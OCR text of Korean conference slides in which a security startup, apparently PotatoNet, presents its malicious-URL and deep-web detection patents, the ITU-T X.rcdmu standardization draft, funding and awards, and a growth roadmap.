
기대 효과

- 표준 구현 = 특허 실시 → 표준특허 확보
- 글로벌 상호운용성 · 기술 신뢰성
- 공공 조달 · 라이선싱 사업 기반
- 국가 정책에 반영,
  URL 백신으로 보안 복지 실현

표준이 정의하는 악성 URL 탐지

C1	C2	C3	C4	C5	C6
웹접속 실시간 점검	URL 구조, 내·외부 코드, 콘텐츠 맥락, 이미지	다운로드 파일, 생애주기 인프라, 평판 분석	악성행위 분석, 딥웹 등 탐지회피 대응	다차원 상관분석	하이브리드 AI 판정

04. 특허에서 표준으로 – 표준화



04. 특허에서 표준으로 – 표준화

국제표준은 기술만이 아니라 이해로 완성된다 (만장일치로 결정)
표준 전문가들에게 기술과 당위성을 설득해야 함

범위 재정의

조직의 '수집 의무'가 아닌 '시스템 역량 요구사항'으로 규범 범위를 재정의 (2026.06 제네바 회의 의견 반영)

거버넌스 분리

프라이버시·법적 준수 사항을 별도 거버넌스 조항으로 분리하는 구조 개정 추진

차별성 입증

기존 권고 X.1217(위협정보)·X.1235(웹사이트 위장)와 겹치지 않는 고유 영역을 명확화

협력 체계

포테이토넷·세종대·TTA 공동 에디터 체계, 국내표준(TTA)과 국제표준(ITU-T) 병행

04. 특허에서 표준으로 – 에피소드

정부, TTA의 물심양면 적극 지원

INTERNATIONAL TELECOMMUNICATION UNION
TELECOMMUNICATION STANDARDIZATION SECTOR
STUDY PERIOD 2025-2028

SG17- TD225/WP3
STUDY GROUP 17
Original: English

Question(s): 4/17 — Chongqing, 7-11 September 2026

TD

Source:	Editors	
Title:	1st revised text for X.rcdmu: Requirements for Collection and Detection of Malicious URLs in Cyber Threat Analysis	
Contact:	Kyounga Shin Korea (Rep. of)	Tel: +82 1042683040 E-mail: everska@potatonet.ai
Contact:	Yunkyung Hah Korea (Rep. of)	Tel: +82 1022366559 E-mail: yk.hah@potatonet.ai
Contact:	Jihoon Oh Korea (Rep. of)	Tel: +82 1051106793 E-mail: ggrrzz@tta.or.kr
Contact:	Jonghyun Kim Korea (Rep. of)	Tel: +82 1093479259 E-mail: jhk@sejong.ac.kr

Abstract: This TD presents the 1st revised baseline text for X.rcdmu, "Requirements for Collection and Detection of Malicious URLs in Cyber Threat Analysis". It is based on the discussion result of Q4/SG17 meetings in June 2026.

This document presents the first revised baseline text of X.rcdmu in Annex 1. This revision is based on TD197/WP3, and includes the following modifications:

- The Table of Contents have been added.
- The clause " Derivation of requirements from threat analysis" has been added in Clause 6.
- The clause "Requirements for collecting and detecting URL threats" has been updated in clause 7: two figures illustrating the collection requirements and the detection requirements have been added. A series of enumerated statements previously presented have been restructured into tabular form to improve readability.
- Annex 1 has been extended and elaborated thoroughly.
- Use cases for the requirements have been added to Appendix I, so that detailed explanatory material is provided there while the normative requirements text remains concise.

During the Q4/17 meeting, the contribution C736 was discussed thoroughly. This revision is based on TD225/WP3, and includes the following modifications:

- As the delegation suggested revising the term "legitimate," we replaced it with "popular" for infrastructure and "authentic" for sites.
- The terms "malicious URL" and "web crawler" were recommended for revision using more neutral expressions by the next meeting.






스타트업이 표준을?



05. 성과와 성장로드맵

특허가 R&D · 투자 · 공공시장 진입으로 연결되다

특허 기반 확보 재원 (억원)





TIPS R&D 과제 선정 2025
GovTech 창업기업지원사업 2025
AI 보안 시제품 개발 2024

조달청 혁신제품 2026
기술개발 시범구매 2024
정보보호성장기업 도약지원 2023

재난안전산업 기술사업화 지원 R&D 2024.9~2026.5
창업성장기술개발 R&D_디딤돌 2024.5~2025.4

정보보호제품 공급기업 2024
한국수자원공사 2025
한국중부발전 창업지원 2025

중소기업 스마트서비스 지원사업 2024.7~2025.1
중소기업 R&D 기획 지원 2023.11~2024.1


FIX 2026 최고혁신기술상 2026
혁신 프리미어 1000 2026
여성창업경진대회 IBK은행장상
창업중심대 예비창업(강원대) 최우수상 2023

사이버보안 AI 빅데이터 활용 플랫폼 기능 강화 2023.7~2024.3
침해사고 분석대응 ISP 2023


라스베가스 CES 2026
두바이 TechPro MoU 2025
오사카 비즈니스 미팅 2025
뉴델리 WTSA 전시 2024




< GS 인증 >



< 혁신제품 지정서 >



<ITU-T 국제표준기고문>



<TTA 국내표준기고문>



< 창업중심대학 강원대 최우수 >



< 굿컴퍼니 대상 >

세계 최초 기술 입증

- **특허전략원, 영비와 특허전략 컨설팅 수행** (2024.09~11, 3개월)
- 국내외 딥웹 및 악성 URL 탐지 관련 유사 특허 114건을 조사
- 딥웹 특허 3건은 다크체인의 컨텐츠 즉 다크웹에 관한 특허로 다크웹과 딥웹을 혼동 표현
- **사이버공격에 사용되는 악성 딥웹에 관한 특허는 유일무이함**을 확인

구분	딥웹(실제는 다크웹)	다크웹	URL탐지	웹방화벽	기타	계
특허 개수	3	2	66	5	38	**114**

구분	지식재산권명	출원・등록일	출원・등록번호	비고
특허	LINK CHARACTERISTIC ANALYSIS-BASED ABNORMAL WEB CONTENT DETECTION METHOD AND SYSTEM	2024.11.15	18/866,468	미국출원
특허	LINK CHARACTERISTIC ANALYSIS-BASED ABNORMAL WEB CONTENT DETECTION METHOD AND SYSTEM	2024.11.15	EP23891927.8	유럽출원
특허	秘匿特性を活用した悪性ディープウェブの探知方法及びシステム	2025.12.10	2025-244901	일본출원
국내표준	악성 URL 수집과 탐지 요구사항	2024.09.30	TTA PG 503	채택
국제표준	사이버위협분석에서 악성 URL 수집과 탐지 요구사항	2026.06.10	ITU-T SG17	채택
저작권	올빼미(OLPEMI) 1.0	2024.09.25	제C-2024-033544호	등록
특허	은닉 특성을 활용한 악성 딥웹 탐지 방법 및 시스템	2025.02.19	10-2025-0021342	출원
특허	링크 특성 분석 기반의 비정상 웹 컨텐츠 탐지 방법 및 시스템	2025.01.15	10-2757092	등록
특허	링크 특성 분석 기반의 비정상 웹 컨텐츠 탐지 방법 및 시스템	2023.11.10	PCT/KR2023/018079	출원
특허	링크 특성 분석 기반의 비정상 웹 컨텐츠 탐지 방법 및 시스템	2023.11.09	10-2023-0154184	출원
특허	악성코드 탐지 모델을 위한 시스템 API의 최적 길이 도출 방법 및 시스템	2023.07.17	10-2023-0092479	출원

05. 성장 로드맵

특허·표준·인증을 축으로 2029년 글로벌 딥웹 보안 표준특허 기업으로

2024

- GS인증

2025

- CC인증
- Virustotal 엔진 등록

2026

- Gartner MQ 리더 선정 (2026)
- 국내단체표준 (2025)

2027

- 국제표준
- 표준특허

2028

- 글로벌 딥웹 표준 인증 제도

결론

특허와 표준으로 성장한 4년, 스타트업이 배운 네 가지

01

창업과 동시에 권리화하라

원천기술은 출원부터 — 연구개발 단계에서 특허를 병행

02

특허는 사업의 언어다

R&D · 투자 · 공공조달 심사에서 기술력을 증명하는 근거

03

표준은 시장의 문을 연다

국내표준 → 국제표준 → 표준특허로 신뢰와 상호운용성 확보

04

합의가 기술을 완성한다

국제 논의의 우려를 범위 · 거버넌스 재설계로 수용

Before malware infection

사이버 공격이 발생하기 전에,
공격의 진입점에서
위협을 탐지하는 기술로
글로벌 URL 보안 표준을
선도하겠습니다.

AI 딥웹 기반 악성 URL 탐지 | ㈜포테이토넷

10th Anniversary

GISC 2026

Global ICT Standards Conference 2026

- 감사합니다 -

ICT Standards and Intellectual Property:
Shaping the Physical AI

주최 과학기술정보통신부 지식재산처 주관 국립전파연구원 TTA IITP KEA kista ETRI